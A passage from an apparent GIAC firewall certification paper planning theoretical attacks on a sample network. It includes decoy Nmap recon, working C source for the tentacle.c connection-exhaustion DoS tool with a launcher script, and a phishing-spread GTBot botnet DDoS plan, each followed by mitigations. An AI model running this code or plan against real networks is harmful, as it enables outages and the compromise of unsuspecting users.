iptables -t filter -A INPUT -i $INTERNAL_IFACE -p tcp –tcp_flags SYN,ACK,FIN SYN --dport
1723 -j DENY

iptables -t filter -A INPUT –s !$GIAC_HOME_NET -p tcp  --dport 1723 -j DENY

iptables -t filter -A INPUT -p tcp --dport 1723 -j ACCEPT
```


These new settings will trust more in the state rules to allow RDP traffic while denying RDP connections from external sources and any initiated RDP connections from internal to GIAC enterprises.

This concludes the audit of the external GIAC Enterprises firewall security policy and configuration.

Assignment 4: Design Under Fire

In this assignment a network design will be chosen from GIAC GCFW papers submitted in the last 6 months. A theoretical attack will be designed in an attempt to exploit the firewall of that network. A method for compromising 50+ home user DSL/Cable connections will be proposed in order to DDoS the target network. Additionally an attack against the internal systems of this network will be planned. For each step countermeasures will be discussed along with details of all exploits and vulnerabilities utilized.

The network design that I have chosen for this section of the GIAC GCFW paper is Phillip Stadler's submission. (*http://www.giac.org/practical/GCFW/Philipp_Stadler_GCFW.pdf*) I chose this network design because the primary firewalls use IPTables and I am familiar with that firewall software.



Before attempting any of the three attacks listed in this practical, I must first discover as much about the target network as possible. This recon phase will help me determine what assests are accessable from the Internet, and most importantly where the weakest points are on the network.

Recon Phase:

In a perfect situation recon can be done in an obfuscated manner. This means that I should have some means of hiding which host I am conducting the scan from. The simplest way to do this may be to find an open Wireless network by driving through through several heavy business zones with a laptop. Once I find a network then I can launch an scan from it. This way I can collect my data and, if I raise any alarms, the network admin will be looking for attacks from my compromised Wireless network and not the network that I will stage the attacks from. Failing a Wireless compromise, or if the network I find has a restrictive firewall, I will attempt to find a home user's computer to stage the scan from. Home users do not usually have restrictive firewalls.

Some of the info I am looking for in this pre attack phase is as follows:

What hosts are listening?
Is there a firewall, if so what software is it using?
What Operating Systems are any public devices using?
What services are accessible to the internet?
What kind of network connection does this network have? DSL? T1?

Much of this data can be collected using Nmap. Additionally a program called Amap developed by THC (*http://www.thc.org/releases.php*) can be used to verify that the correct services are running on their advertised ports. Other utilities that may be useful are hping2 (which allows me to craft custom IP packets), netcat (great for creating and manipulating TCP/IP connections) , and Mozilla (to discover what web access is allowed to the network.)

Assuming that I know at least 1 IP address on the target network (surely I must know this if I've decided this is a likely target), my first recon step will be to find out as much information as I can without actually scanning the network. By taking my known address and conducting a whois lookup (*www.arin.net /www.ripe.net /www.apnic.net*) I can find out what ISP they are using and likely how many IP addresses they own. I can then conduct any research about the ISP that is possible online. This includes searching relevant web pages to find out what services the ISP offers. If they offer to do rudimentary firewalling and such I will want to know as much as I can about their strengths and weaknesses.

Another useful passive method of recon that I could use against this network is social engineering. If it's possible to contact someone either relatively new to the company or an employee who is not techinical, it may be possible to pose as someone I am not and gain some useful information. I will use this method of recon only after an active recon attempt. I need to have specific goals in mind to succeed in my social engineering attempt.

Once I have exhausted my passive options I will begin active scanning of the network. I should by now have a list of IP addresses the target is likely to use. I'll

conduct a slow scan over the course of several days from a compromised cable home users connection. I will use nmap to conduct this scan against several commonly used services.

Nmap –P0 –sS –D <random cable user IP>,<random cable user IP>,<random cable user IP>,<random cable user IP>,<random cable user IP>,<random cable user IP>,<random cable user IP>, -p 22,23,25,110,135,137,139,80,443,53,111 –T paranoid <target IP address>

I chose to send duplicate scans with spoofed sources from 7 different IP addresses. These addresses are chosen from a pool of common cable user IP addresses that look like my compromised host. It's important to choose similar IP addresses rather than IP's that don't make sense or are well known because a smart network admin can discard those as spoofed and possibly track down the real IP of the scan traffic.

I chose to use a SYN scan because in small numbers it most resembles an actual tcp connection and is difficult to block without blocking legitimate traffic. The ports I chose should allow me to determine several hosts that are accessible from the Internet and if I'm lucky some services that may be useful.

I expect the output of this scan to be as follows:

Open TCP Ports:
172.16.0.38/53
172.16.0.40/25
172.16.0.50/80,443
172.16.0.51/80,443
172.16.0.52/80,443
172.16.0.60/80,443
172.16.0.61/80,443
172.16.0.62/80,443

Some interesting information is already available. I can see that several machines are hosting web sites (thought I may not realize that some of the IP addresses are virtual and route to the same machine.) I also see that TCP port 53 is open which may allow me to conduct a DNS zone transfer to gain all information that this DNS server has stored. This is not the internal DNS server but some useful information may still be yielded by queyring it.

Next I will use a program called Amap to verify that the services listening on these ports are the services I would expect. The syntax is as follows:

amap <target> <port>
So
amap 172.16.0.50 80

Should tell me what service is running on 172.16.0.50 on port 80. I suspect the output would return this info:
amap v4.3 (www.thc.org) started at 2003-12-24 13:47:14 - APPLICATION MAP mode

Protocol on 172.16.0.50:80/tcp matches http
Protocol on 172.16.0.50:80/tcp matches http-apache-1

It's important to note that I did not discover a firewall in my initial scanning. I do, however, need to assume a firewall is in place. For one thing I would expect to see many more hosts (Windows machines with netbios ports open) if a firewall was not in place. Also, what respectable companies do not use firewalls now?

At this point I would use some social engineering to gain any information I can about the firewall. It would be best if I could contact either a new admin or someone during off hours who is perhaps covering a night shift. If I could convince this person I was a scheduled auditor I could likely gain some information. My chances are better if I keep my questions simple, i.e. what public IP does the firewall have and what OS is it running?

Using this method, I will assume that I was able to determine the firewall IP address and that the firewall is running on a Red Hat linux system. I'll make the assumption that it is netfilter.

An Attack against the external firewall:

Attack Plan:

Now that I have the recon information I need there are several ways I can plan an attack against the external firewall. One method would be to research past vulnerabilities for iptables or the Red Hat Operating system that can be exploited by passing traffic through the firewall or by sending traffic to the firewall that will be dropped. The Security Focus web site (*http://www.securityfocus.com/bid/keyword/*) hosts a bugtraq archive that is searchable. There is a rather low chance that I may find a vulnerability in this archive that the admin has not patched for yet. It's also possible for me to be patient and monitor this list for applicable vulnerabilities and attempt to exploit them on the target network before the admins have a chance to update their systems.

Instead of doing this I've chose to exploit a vulnerability in stateful firewalling, namely the IP connection tracking table in netfilter. The IP_CONN tracking table is often times overlooked by Security conscience network admins. This table keeps track of open connections for use by many processes on the system, particularly stateful firewall rules. By default, certain IP connection entries will stay loaded into memory for up to 5 days! If I can create enough of these entries within a 5 day period I can effectivly deny traffic to the network.

Here is an entry from

http://iptables-tutorial.frozentux.net/chunkyhtml/theconntrackentries.html that explains the type of connection entry I will try to create:

When a connection has seen traffic in both directions, the conntrack entry will erase the `[UNREPLIED]` *flag, and then reset it. The entry tells us that the connection has not seen any traffic in both directions, will be replaced by the* `[ASSURED]` *flag, to be found close to the end of the entry. The* `[ASSURED]` *flag tells us that this connection is assured and that it will not be erased if we reach the maximum possible tracked connections. Thus, connections marked as* `[ASSURED]` *will not be erased, contrary to the non assured connections (those not marked as* `[ASSURED]`*). How many connections that the connection tracking table can hold depends upon a variable that can be set through the ip-sysctl functions in recent kernels. The default value held by this entry varies heavily depending on how much memory you have. On 128 MB of RAM you will get 8192 possible entries, and at 256 MB of RAM, you will get 16376 entries. You can read and set your settings through the* `/proc/sys/net/ipv4/ip_conntrack_max` *setting.*

So I need to create a TCP connection and send some legitimate data over the connection, then simply stop sending data without sending a reset or FIN packet to close the connection. Another important piece of information from this quote is the number of default entries allowed for 128 and 256 MB of RAM. This can help me estimate how many connections I'll need to create. Although I do not know the information from my recon, I could possibly attempt some social engineering to find out how much RAM the firewall has installed. In this case it is 512MB, so the default IP connection table holds up to 32752 concurrent connections.

The next page gives me a better idea of how quickly I need to make my connections. This is a table of the different internal states the firewall kernel will mark a connection as and how long this state will stay loaded in memory.

http://iptables-tutorial.frozentux.net/chunkyhtml/tcpconnections.html

State	Timeout value
NONE	30 minutes
ESTABLISHED	5 days
SYN_SENT	2 minutes
SYN_RECV	60 seconds
FIN_WAIT	2 minutes
TIME_WAIT	2 minutes
CLOSE	10 seconds
CLOSE_WAIT	12 hours
LAST_ACK	30 seconds
LISTEN>	2 minutes

Examining this table leads me to believe that I do not even need my connection to be marked as assured in order to make it stay it memory for 5 days. I can create an Established connection by simply completing the TCP Three-way handshake and not allowing the connection to end.

I have two targets to create this traffic on the target network, SMTP servers and HTTP servers. I prefer to create "assured" established connections, which require that I finish a TCP handshake and push some data across the TCP connection. I can do this fairly easily with the SMTP protocol, however with HTTP I will only be able to easily complete the TCP handshake and create established connections. Nonetheless, I expect that I can combine connections to these two listening services on the target network and fill up the connection table of the firewall with ESTABLISHED Http connections and ESTABLISHED/ASSURED SMTP connections.

Attack execution:

Once again I reference my recon information and I choose to create connections to the web server at 172.16.0.50 and the SMTP server at 172.16.0.40. I want to make sure that the connections are not torn down by my attacking host, so I will configure the firewall on my attacking system to deny outbound RST and TCP FIN packets. Now all I need to do is set up some scripts to open legitimate SMTP and HTTP connections, transfer a bit of data to have the connection tracking table mark them as "assured" so that if the default values are set they will not be removed for 5 days. I need to make somewhere in the neighborhood of 32000 connections, which should take me only a couple of hours even on a single broadband connection.

The first step in executing this attack is to gather the tools that I need. It would be easiest to use a script or program someone has already written. I was unable to find a program specific to my needs however I was able to find a program that was similar: *http://www.phreak.org/archives/exploits/denial/tentacle.c*. This is a very simple program that will create a TCP connection on the desginated target IP to the designated port for a user defineable X amount of times. That's real close to what I need. The only difference is I need a program that will send a bit of SMTP traffic also. I am certainly not a skilled programmer but I was able to take the original tentacle.c program and modify it to meet my needs.

Here is the original file:

```
/* tentacle.c (c) 1999 Mixter
 * multi-process octopus.c clone
 * members.xoom.com/i0wnu
 * proof-of-concept DoS against tcp (coded in 10 mins :p)
 * open a huge number of sockets to a server,
 * then terminate the process without closing
 * the connection on the server side (big fun) */
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>

char argv1[128]; int argv2,argv3;
void connexi0n (char *ip, int port);

int
main(int argc, char **argv) {
int pid,timer;

if (argc!=4) {
printf("usage: %s <IP> <port> <times>\n",argv[0]);
printf("<ip:port> must be a running server\n");
printf("WARNING: This will not spoof your IP\n");
exit(0);
}

strcpy(argv1,argv[1]); argv2=atoi(argv[2]); argv3=atoi(argv[3]);

for(timer=0;timer<=argv3;timer++) {
 usleep(250000);
 if ((pid=vfork()) < 0) { perror("fork"); exit(1); }
 if (pid==0) {
  connexi0n(argv1,argv2);
  kill(getpid(),9);
 }
}

return 0;
}

void
connexi0n (char *ip, int port)
{
struct sockaddr_in target;
target.sin_family = AF_INET;
target.sin_port = htons(port);
target.sin_addr.s_addr = inet_addr(ip);
connect(socket(AF_INET,SOCK_STREAM,0), (struct sockaddr *)&target,
        sizeof(struct sockaddr));
sleep(30);
return;
}
```

And now the tentacle.c file after I modified it with vi:

```
/* tentacle.c (c) 1999 Mixter
 * multi-process octopus.c clone
 * members.xoom.com/i0wnu
 * proof-of-concept DoS against tcp (coded in 10 mins :p)
 * open a huge number of sockets to a server,
 * then terminate the process  without closing
 * the connection on the server side (big fun) */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>

char argv1[128]; int argv2,argv3;
void connexi0n (char *ip, int port); //Function designed to open TCP connections
char SMTP_MSG[4]="helo"; //String that will be transmitted if the target port is 25, this
should cause the connection tracking table to mark this traffic as Established/assured


int
main(int argc, char **argv) {
int pid,timer;

if (argc!=4) {  //If an invalid number of arguments.
printf("usage: %s <IP> <port> <times>\n",argv[0]);
printf("<ip:port> must be a running server\n");
printf("WARNING: This will not spoof your IP\n");
exit(0);
}

strcpy(argv1,argv[1]); argv2=atoi(argv[2]); argv3=atoi(argv[3]);

for(timer=0;timer<=argv3;timer++) {  //repeat until the number of calls to connexi0n
matches the number of connections the user wises to create.
 // sleep(1);  //No reason to sleep, let's do this part as fast as we can.
```

```
 if ((pid = fork()) < 0) {
       perror("fork"); exit(1);
 }
 if (pid==0) {  //I think this creates a child process, runs connexi0n then kills the process.
normally this would end the connection, but not if you configure your firewall to block
TCP RST and FIN packets.

  connexi0n(argv1,argv2);
  kill(getpid(),9);
 }
}

return 0;
}

void connexi0n (char *ip, int port) {
int s = socket(AF_INET,SOCK_STREAM,0);  //Opens a new socket.
struct sockaddr_in target;
target.sin_family = AF_INET;
target.sin_port = htons(port);
target.sin_addr.s_addr = inet_addr(ip);
connect(s, (struct sockaddr *)&target,
      sizeof(struct sockaddr)); //I think this creates the TCP connection and assigns it to
socket s defined earlier.

if (port == 25) {  // If port indicates SMTP then do the SMTP junk
send(s, SMTP_MSG, (sizeof(SMTP_MSG)), 0);
 }
      sleep(2);  //Pause for 2 seconds to let this finish.
return;
}
```

I compiled this on my FreeBSD box with this command:

07:58 PM root:~# gcc tentacle.c -o tentacle

I then tested my program against an internal computer, 10.0.0.3 has both TCP ports 135 and 139 open. I reconfigured the tentacle.c program to send the helo command when port 135 was hit to make sure that works.

Test Command:
./tentacle 10.0.0.3 135 1

```
#tcpdump -X -s 0 -n -i dc1 port 135 and host 10.0.0.3
tcpdump: listening on dc1
20:06:00.184208 10.0.0.5.49620 > 10.0.0.3.135: S 1859413315:1859413315(0) win 65535 <mss
1460,nop,wscale 1,nop,nop,timestamp 140322680 0> (DF)
0x0000   4500 003c 57b0 4000 4006 cf04 0a00 0005        E..<W.@.@.......
0x0010   0a00 0003 c1d4 0087 6ed4 6543 0000 0000        ........n.eC....
```

```
0x0020   a002 ffff 70b7 0000 0204 05b4 0103 0301        ....p...........
0x0030   0101 080a 085d 2778 0000 0000                  .....]'x....
20:06:00.184441 10.0.0.3.135 > 10.0.0.5.49620: S 2987724010:2987724010(0) ack 1859413316
win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0> (DF)
0x0000   4500 003c 7930 4000 8006 6d84 0a00 0003        E..<y0@...m.....
0x0010   0a00 0005 0087 c1d4 b215 0cea 6ed4 6544        ............n.eD
0x0020   a012 faf0 e68b 0000 0204 05b4 0103 0300        ................
0x0030   0101 080a 0000 0000 0000 0000                  ............
20:06:00.184552 10.0.0.5.49620 > 10.0.0.3.135: . ack 1 win 33304 <nop,nop,timestamp
140322680 0> (DF)
0x0000   4500 0034 57b1 4000 4006 cf0b 0a00 0005        E..4W.@.@.......
0x0010   0a00 0003 c1d4 0087 6ed4 6544 b215 0ceb        ........n.eD....
0x0020   8010 8218 5b53 0000 0101 080a 085d 2778        ....[S.......]'x
0x0030   0000 0000                                      ....
20:06:00.184654 10.0.0.5.49620 > 10.0.0.3.135: P 1:5(4) ack 1 win 33304
<nop,nop,timestamp 140322680 0> (DF)
0x0000   4500 0038 57b2 4000 4006 cf06 0a00 0005        E..8W.@.@.......
0x0010   0a00 0003 c1d4 0087 6ed4 6544 b215 0ceb        ........n.eD....
0x0020   8018 8218 8672 0000 0101 080a 085d 2778        .....r.......]'x
0x0030   0000 0000 6865 6c6f                            ....helo
20:06:00.185967 10.0.0.5.49621 > 10.0.0.3.135: S 2166356621:2166356621(0) win 65535 <mss
1460,nop,wscale 1,nop,nop,timestamp 140322680 0> (DF)
0x0000   4500 003c 57b3 4000 4006 cf01 0a00 0005        E..<W.@.@.......
0x0010   0a00 0003 c1d5 0087 811f fa8d 0000 0000        ................
0x0020   a002 ffff c920 0000 0204 05b4 0103 0301        ................
0x0030   0101 080a 085d 2778 0000 0000                  .....]'x....
```

As I wished 5 packets were generated, the first three are the TCP Three-way handshake, packet #4 is the helo command because I configured tentacle.c to send that packet on port 135 for my test. Finally packet #5 is the target computer acknowledging my "helo" packet.

I also want to test and make sure that the program does not send the "helo" packet on a port other than 135. If it doesn't then my attack plan is complete.

Test Command:
#./tentacle 10.0.0.3 139 1

```
tcpdump -X -s 0 -n -i dc1 port 139 and host 10.0.0.3
tcpdump: listening on dc1
20:09:13.533130 10.0.0.5.49622 > 10.0.0.3.139: S 3209343789:3209343789(0) win 65535 <mss
1460,nop,wscale 1,nop,nop,timestamp 140342014 0> (DF)
0x0000   4500 003c 57e2 4000 4006 ced2 0a00 0005        E..<W.@.@.......
0x0010   0a00 0003 c1d6 008b bf4a b32d 0000 0000        .........J.-....
0x0020   a002 ffff 86ca 0000 0204 05b4 0103 0301        ................
0x0030   0101 080a 085d 72fe 0000 0000                  .....]r.....
20:09:13.533355 10.0.0.3.139 > 10.0.0.5.49622: S 3036080514:3036080514(0) ack 3209343790
win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0> (DF)
0x0000   4500 003c 799c 4000 8006 6d18 0a00 0003        E..<y.@...m.....
0x0010   0a00 0005 008b c1d6 b4f6 e982 bf4a b32e        .............J..
0x0020   a012 faf0 68ab 0000 0204 05b4 0103 0300        ....h...........
0x0030   0101 080a 0000 0000 0000 0000                  ............
20:09:13.533468 10.0.0.5.49622 > 10.0.0.3.139: . ack 1 win 33304 <nop,nop,timestamp
140342014 0> (DF)
0x0000   4500 0034 57e3 4000 4006 ced9 0a00 0005        E..4W.@.@.......
0x0010   0a00 0003 c1d6 008b bf4a b32e b4f6 e983        .........J......
0x0020   8010 8218 91ec 0000 0101 080a 085d 72fe        .............]r.
0x0030   0000 0000                                      ....
20:09:13.533848 10.0.0.5.49623 > 10.0.0.3.139: S 3620141826:3620141826(0) win 65535 <mss
1460,nop,wscale 1,nop,nop,timestamp 140342014 0> (DF)
0x0000   4500 003c 57e4 4000 4006 ced0 0a00 0005        E..<W.@.@.......
0x0010   0a00 0003 c1d7 008b d7c6 fb02 0000 0000        ................
0x0020   a002 ffff 2678 0000 0204 05b4 0103 0301        ....&x..........
0x0030   0101 080a 085d 72fe 0000 0000                  .....]r.....
```

```
20:09:13.534013 10.0.0.3.139 > 10.0.0.5.49623: S 3036113283:3036113283(0) ack 3620141827
win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0> (DF)
0x0000   4500 003c 799d 4000 8006 6d17 0a00 0003        E..<y.@...m.....
0x0010   0a00 0005 008b c1d7 b4f7 6983 d7c6 fb03        ..........i.....
0x0020   a012 faf0 8857 0000 0204 05b4 0103 0300        .....W..........
0x0030   0101 080a 0000 0000 0000 0000                  ............
20:09:13.534085 10.0.0.5.49623 > 10.0.0.3.139: . ack 1 win 33304 <nop,nop,timestamp
140342014 0> (DF)
0x0000   4500 0034 57e5 4000 4006 ced7 0a00 0005        E..4W.@.@.......
0x0010   0a00 0003 c1d7 008b d7c6 fb03 b4f7 6984        ..............i.
0x0020   8010 8218 b198 0000 0101 080a 085d 72fe        ............]r.
0x0030   0000 0000                                      ....
```

Good, the helo packet was not sent. An extra SYN packet was, but that won't cause any problems. I'm trying to generate as many of those as I can anyway.

Here is a simple bash script to spawn multiple instances of tentacle.c on the target computer. Running this script should execute my attack. Obviously I won't be running this attack against anyone, however I'm confident that at least with a little tweaking it would cause the firewall to fail.

```
#!/usr/local/bin/bash
for ((  i = 0 ;  i <= 850;  i++  ))
do
  ./tentacle 172.16.0.50 80 20 &
  ./tentacle 172.16.0.40 25 20 &
  sleep 1
done
```

This particular script should take only 18 minutes to finish. It may need to be slowed down to work properly.

Although this attack my DoS the SMTP or HTTP server as a side affect, the primary target is the Netfilter conntrack table on the firewall. Once this is full no new connections will be allowed. I've seen this happen even under non-attack network traffic. When the connection tracking table is full Kernel warning messages will be generating exclaiming that connections are being dropped.

Mitigating the Attack

One way to mitigate this attack is to increase the ip_conntrack table maximum in /proc/sys/net/ipv4/ipconntrack_max, you can echo any number you want into here. Otherwise you will need to modify syslog to alert when connections are being dropped. Alternatly you may want to develop a script that will compare the maximum number of connections with the current number of connections. Once a threshold is reached an alert should be sent to the network admin on duty. At that point a human can decide what to do.

A DDoS attack against the network:

In a way DdoS attacks a simpler than targetted attacks. The goal of this kind of attack is to send more data to the target network than its Internet pipe can handle. This can be done by infecting multiple home users (cable or DSL preferably) with a DdoS drone software trojan. Ddos trojans will listen for commands from their master (me in this case) and will use what little bandwith they have to attack the target network when I direct them to do so. Alone they will not make an impact, but even 20 or so compromised cable users can create more traffic than a T1 can handle.

In my experience, the most common DdoS Trojans are IRC trojans. They are dubbed this because the trojan comes with a small IRC client program. Once installed on the target machine the Trojan will launch an IRC connection in the background, join a specific channel that only the master has access to, and await commands via IRC.

If I desired to have a drone army of my own I would once again attempt to find tools already created that I could use. There is no reason to attempt to use my meager programming skills when something much better than I could make already exists. In this case I might use GTBot. I was not able to obtain a copy of this trojan for testing for this paper, however I have no doubt that it is either configurable or can be compiled with custom options as to what IRC server, port number, and channel to connect to. An excellent source for information about GTBot can be found at *http://swatit.org/bots/gtbot.html*. I would set up my own IRC server so I would not have to worry about the admins of the IRC box finding out what was going on. After that I would package my modified GTBot trojan and find a way to deploy it to unsuspecting Cable/DSL users.


The downside to using an IRC trojan is outlined in Steve Gibson's description of a DdoS attack against his network (*http://www.grc.com/dos/grcdos.htm*). Since each drone needs to know where and how to connect to the master IRC server, once a computer savvy security oriented tech gets ahold of the zombie program it is relatively trivial to track down and monitor the master controller of the zombies. In this case it wouldn't matter as I only need to conduct one DdoS attack and the likelyhood of my presence being detected before I have caused any trouble is low.

The most difficult step is the deployment of my IRC trojan. I have to find a way to infect multiple home users with my zombie program without them knowing. I could opt to use several published exploits to actively gain access to vulnerable computers and install my zombie (example is the DCOM exploit that spawned MS Blaster, there are likely still computers susceptible to this exploit.), instead I will opt to use good old social engineering to deploy my army. Since there is not patch for human gullibility, given a large enough target user base I will without a doubt obtain 30 to 50 machines. In this case I would harvest any email addresses I could and generate emails with my trojan attached. I could disguise the .exe as a "security update" much as the swen worm does (*http://securityresponse.symantec.com/avcenter/venc/data/w32.swen.a@mm.html*), or perhaps as pornography. As demonstrated by the prolific spread and success of the

"Nigerian Spam Scam" (*http://www.met.police.uk/fraudalert/419how.htm*) I don't have to create a very convincing email.

Once I have my zombie and my social engineering email deployment system laid out, I need to find some target email addresses. I quick google search returns results for a number of popular email harvesters. I chose "Text Bomber" because the description says it is designed to harvest email addresses from chat forums and guest books. These types of users vary from the high tech to very low tech, the latter being my target audience.

A screenshot of Text Bomber below:



It's a relatively simple program. I will have to do some of my own leg work in that I need to download data from a few forums to get started. Once I have the html from these forums I can use text bomber to extract and save a list of email addresses. From there I can use a standard email client (outlook or outlook express) and send an email to everyone on my list. As with the targetted attack previously discussed I would need to send my email through someone elses network (perhaps the same wireless network I compromised to do my recon) so that it could not be traced back to me.

Once the email is sent out then I can simply log into my IRC server master channel and wait for the drones to file in as the trojan is installed on home user PC's. If I do not infect enough computers this round I can continue with my email spam until I have enough drones to cause damage. 20 would probably be enough but I will continue until I have 50.

An excerpt from http://swatit.org/bots/gtbot.html explains the syntax I can use as a master on the IRC channel to initiate a DdoS attack against the target.

Packet Of Death : This piece of code generates UDP packets to random ports in the range 1000 - 6669 of user inputted size and amount "!packet 10.0.01 9999 3000" would attempt to send 9999 bytes of data 3000 times to IP Address 10.0.01 on random ports between the ranges of port 1000 to port 6669.

So in this case, the command I could use is:

!packet 172.16.0.50 9999 3000

This should flood the target network to the point where the T1 connection to the internet can no longer pass legitimate network traffic.

Mitigation of the DdoS attack:

Mitigating a DdoS attack is much more difficult that stopping an ongoing targetted attack. An attempt must be made to either increase the available bandwith to such a degree that the DdoS traffic is not causing a network slow down (this is not feasible for cost reasons), or an attempt needs to be made to contact the ISP that the Internet connection is being leased from. If the DdoS traffic is clearly identifiable (i.e. it's just ICMP traffic or just UDP traffic), the ISP can configure their routers to drop this traffic. Since the ISP has a MUCH higher bandwith limit that the attacked network they can absorb the ddos without pasing the traffic to the target. If the traffic is not clearly definable it may only be possible to wait it out. If signifigant money loss ($5000+ likely) can be proven it may be possible to involve the FBI in tracking down the attacker.

An attack plan to compromise an internal system:

The next requirement for this paper is an attack plan to compromise an internal system. The first step in doing this is to determine what target I will be attacking. I will then take steps to gain access to that target and hopefully, covertly gain full control of the target.

Choosing a Primary Target:

